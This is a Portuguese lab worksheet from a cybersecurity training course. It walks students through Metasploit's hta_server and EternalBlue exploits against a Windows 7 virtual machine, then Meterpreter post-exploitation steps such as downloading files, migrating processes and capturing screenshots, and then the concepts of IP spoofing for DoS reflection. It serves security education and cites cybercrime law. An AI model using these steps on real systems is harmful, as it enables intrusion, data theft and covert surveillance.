FICHA TRABALHO 6

MODALIDADE:	Jovem + Digital	Não aplicável	
CURSO:	J+D 2/2026 Cibersegurança		
UFCD:	Cibersegurança Ativa	CÓDIGO UFCD:	9196
FORMADOR/A:	Bruno Silva	DATA:	


OBJETIVOS

- Explorar e identificar as várias formas de ataque nas redes informáticas
- Utilização da ferramenta Metasploit para simulação de ataques
- Perceber as simulações de ataque via Reverse Shell Exploit
- Explorar e identificar as várias formas de ataque nas redes informáticas
- Utilização da ferramenta Hping3 para simulação de ataques
- Compreensão dos conceitos de Packet sniffing, IP Spoofing, ARP Spoofing

Como já avaliamos ao longo do módulo, verificámos que existem várias possibilidades de ataques nas redes informáticas. Claro que, cada uma tem um ou mais objetivos a atingir, mas, mesmo assim existem funcionalidades específicas para determinados objetivos.

Uma das ferramentas mais poderosas e amplamente utilizadas para testes de penetração é a ferramenta Metasploit (que já vem incluída no Kali Linux). Através dessa ferramenta, é possível realizar pesquisas por vulnerabilidades e explorá-las. O framework contém um repositório de exploits (códigos executáveis capazes de aproveitar as vulnerabilidades de sistemas em um computador local ou remoto) e, por exemplo, ganhar acesso ao computador alvo.

A maioria de seus recursos pode ser encontrada em - www.metasploit.com




Dentro do msfconsole, temos uma infinidade de comandos e seria impossível explicar cada um deles nesta ficha. Vamos verificar alguns dos comandos básicos que deve ser mais do que suficiente para utilizar esta ferramenta muito poderosa.

Parte 1 – Utilização Metasploit-Framework

Passo 1 - Para iniciar o Metaploit, vamos digitar o seguinte comando: ***msfconsole***.


Quando o Metasploit for inicializado, podemos digitar "help" para obter uma visão geral dos comandos da plataforma e respetiva descrição:




Passo 2 - Com o comando show" podemos visualizar na consola qualquer coleção desejada (payloads, exploits, opções, etc). Para tal use o comando: ***show exploits*** (do qual vão ser mostrados mais de 2000 exploits):

Passo 3 – Para pesquisar por algum tipo de exploit, podemos escrever o comando ***search*** e as palavras-chave a procurar:


Exemplo 1 – procurar pela vulnerabilidade do Windows 7 Eternalblue:




Exemplo 2 – procurar pela vulnerabilidade de criar servidores falsos para descarregar ficheiros maliciosos:



Exemplo 3 – procurar pela vulnerabilidade para o sistema operativo Windows 10:




Exemplo 4 – procurar pela vulnerabilidade para sql injection:



Como podem ver, existe demasiados exploits para explorar e como tal, devem consultar a página oficial do metaploit para verem com mais detalhe cada agrupamento de tecnologia/vulnerabilidade:


www.metasploit.com ***ou*** https://docs.metasploit.com/docs/modules.html



Para usar um exploit, deverá saber qual o comando (que é obtido na pesquisa) e de seguida usar o comando ***use*** e de seguida o exploit específico.

Exemplo:


1 – faça a pesquisa do exploit com o nome hta_server (coando: ***search hta_server***)



2 – De seguida, copie o comando do name que apareceu e escreva o comando:

use exploit/windows/misc/hta_server

Quando um exploit é selecionado com o comando use, este vai mudar o vetor do ataque para apenas este exploit e para além disso podemos recuperar informações como nome, plataforma, autor, destinos disponíveis e muito mais usando o comando info"



Para esta ficha de trabalho, vamos explorar duas vulnerabilidades muito conhecidas:

- Criação de servidores falso com o exploit ***hta_server***;
- Verificar vulnerabilidades com o exploit ***eternalblue*** e tentar analisar o vetor de ataque na máquina virtual com o Windows 7;

Exemplo 1 - Criação de um servidor falso para obter a sessão do utilizador com o ***exploit hta_server***

1. No computador do atacante (Kali Linux), vamos abrir um terminal, entrar como administrador e digitar o comando: **msfconsole;**
2. Definir os parâmetros para criar o servidor web falso:
    a. **use o comando:** use exploit/windows/misc/hta_server
    b. **definir a máquina do atacante:** set lhost <endereço_ip_do_atacante>
    c. **definir a máquina do servidor remota onde vai ter a página falsa:**

    set srvhost <endereço_ip_do_atacante>

    d. **Ativar o exploit e oferecer o link malicioso. Use o comando:** exploit

3. No computador da vítima (neste caso a máquina virtual do Windows 7), devem aceder ao link disponibilizado no passo anterior, descarregar o ficheiro e abrir o mesmo;

4. Quando for notificado sobre a comunicação podem efetuar os seguintes comandos:
    a. para ver quais ações que estão abertas utilizamos o comando: ***sessions***
    b. para entrar numa das sessões, ou do comando: ***sessions -i*** <numero_da_sessão>;

5. Quando for estabelecida a ligação da sessão, o metasploit irá executar uma nova aplicação interna chamada de meterpreter para trabalhar na sessão do computador da vítima. Uma vez que esteja ligado, basta usar os comandos no terminal para obter informações:
    a. ***Listar diretórios:*** Use o comando dir ou ls -l para obter os ficheiros do diretório atual;
    b. ***Download de ficheiros***

    Use o comando download e a localização do ficheiro a obter

    exemplo: ***download c:\\boot.ini (para se ter é uma pasta por linha de comandos utilize 2 barras);***

c. *Ver/alterar informação*

Use o comando edit ou gedit e a localização do ficheiro a ver/alterar informação:

Exemplo: *edit ficheiro1.txt*

d. *Capturar o ecrã da vítima*

Use o comando ps para ver os processos que estão a correr na máquina da vítima:

Exemplo: *ps*

Ao identificar o *PID* do processo Explorer.exe utilize o comando migrate <n_processo> para migrar para este processo.

Exemplo: *migrate 260*

Após ter migrado para o processo Explorer.exe com sucesso, precisamos utilizar a extensão espia do meterpreter para habilitar a captura de tela no computador da vítima. Para isso, use o comando: use espia

Agora que a captura de tela foi permitida, basta executar o comando **`screengrab`** para capturar a tela.

Importante!

Como previsto na lei invadir dispositivos informáticos alheios, conectado ou não à rede de computadores, mediante violação indevida de mecanismo de segurança e com o fim de obter, adulterar ou destruir dados ou informações sem autorização expressa do titular do dispositivo ou instalar vulnerabilidades para obter vantagem ilícita, resultará em Pena.

Ver a hiperligação da Lei do Cibercrime Lei n.º 109/2009, de 15 de Setembro: https://cibercrime.ministeriopublico.pt/iframe/lei-do-cibercrime

Exemplo 2 - Verificar vulnerabilidades com o exploit ***eternalblue*** e tentar analisar o vetor de ataque na máquina virtual com o Windows 7;


1. No computador do atacante, vamos abrir um terminal, entrar como administrador e digitar o comando: msfconsole;
2. Faça pesquisa pelo termo eternal blue: ***search eternalblue***
3. Definir os parâmetros para usar o exploit "eternal blue":
    a. use o comando: ***use exploit/windows/smb/ms17_010_eternalblue***
    b. indique a máquina da vítima: set rhost <ip_da_maquina_da_vitima>
    c. use o comando para atacar: exploit
4. Veja o resultado e se aparece a funcionalidade meterpreter indicando o sucesso no ataque!

Parte 2 – IP Spoffing

O Protocolo de Internet (IP), é um dos principais protocolos de comunicação de dados que permite conexões entre diferentes redes e é um componente crucial da Internet.

Visando transferir pacotes entre dois pontos, o cabeçalho IP contém na sua estrutura 2 campos essenciais, mais especificamente:

- ***Endereço de origem –*** indicando de onde o pacote foi enviado;
- ***Endereço de destino –*** indicando para onde o pacote foi enviado;



Spoofing IP address – Para que serve?


- ***Camuflagem*** - alteração do endereço IP de origem para ocultar a verdadeira origem e identidade do invasor;
- ***Ataques DoS/DDoS*** - alterar o endereço IP de origem para fazer com que outra entidade ataque a vítima. Ao alterar o endereço IP de origem, um invasor pode invocar outra entidade para atacar a vítima, fazendo com que ela reflita as respostas para a própria vítima (em vez de devolvê-las ao invasor), ou seja, disfarçar numa outra entidade e fazer com que esta fosse a culpada;

Comunicação IP Normal

Numa comunicação normal, o pacote IP é transferido entre o emissor e o destinatário, do qual envia e recebe o pacote de dados.


Recebi uma requisição e agora vou responder:

- Como agora eu sou a origem, vou colocar o meu endereço IP como origem do endereço IP (2.2.2.2);
- Como a origem da solicitação foi o 1.1.1.1, vou responder de volta ao 1.1.1.1




Comunicação IP refletida (utilizando IP Spofffing)

O invasor substitui (falsifica) o seu próprio endereço IP de origem ***pelo endereço IP da vítima***



Recebi uma requisição e agora vou responder:


- Como agora eu sou a origem, vou colocar o meu endereço IP como origem do endereço IP (2.2.2.2);
- Como a origem da solicitação foi o 3.3.3.3, vou responder de volta ao 3.3.3.3



Spofffing IP para ataques DoS/DDoS – Exemplo de ataque

O exemplo a seguir mostra como um servidor está sendo usado para fazer o DOS de uma vítima:

- o servidor está respondendo inocentemente como deveria - de acordo com as informações do cabeçalho do pacote IP;
- do ponto de vista da vítima, ela foi inundada pelo servidor, sem motivo;




Exemplo Prático:

No wireshark colocar o filtro:


- *Comando:* ip.src==192.168.1.83 && icmp

No kali linux, entrar como administrador (senão só podem usar o comando para 1 host/máquina)

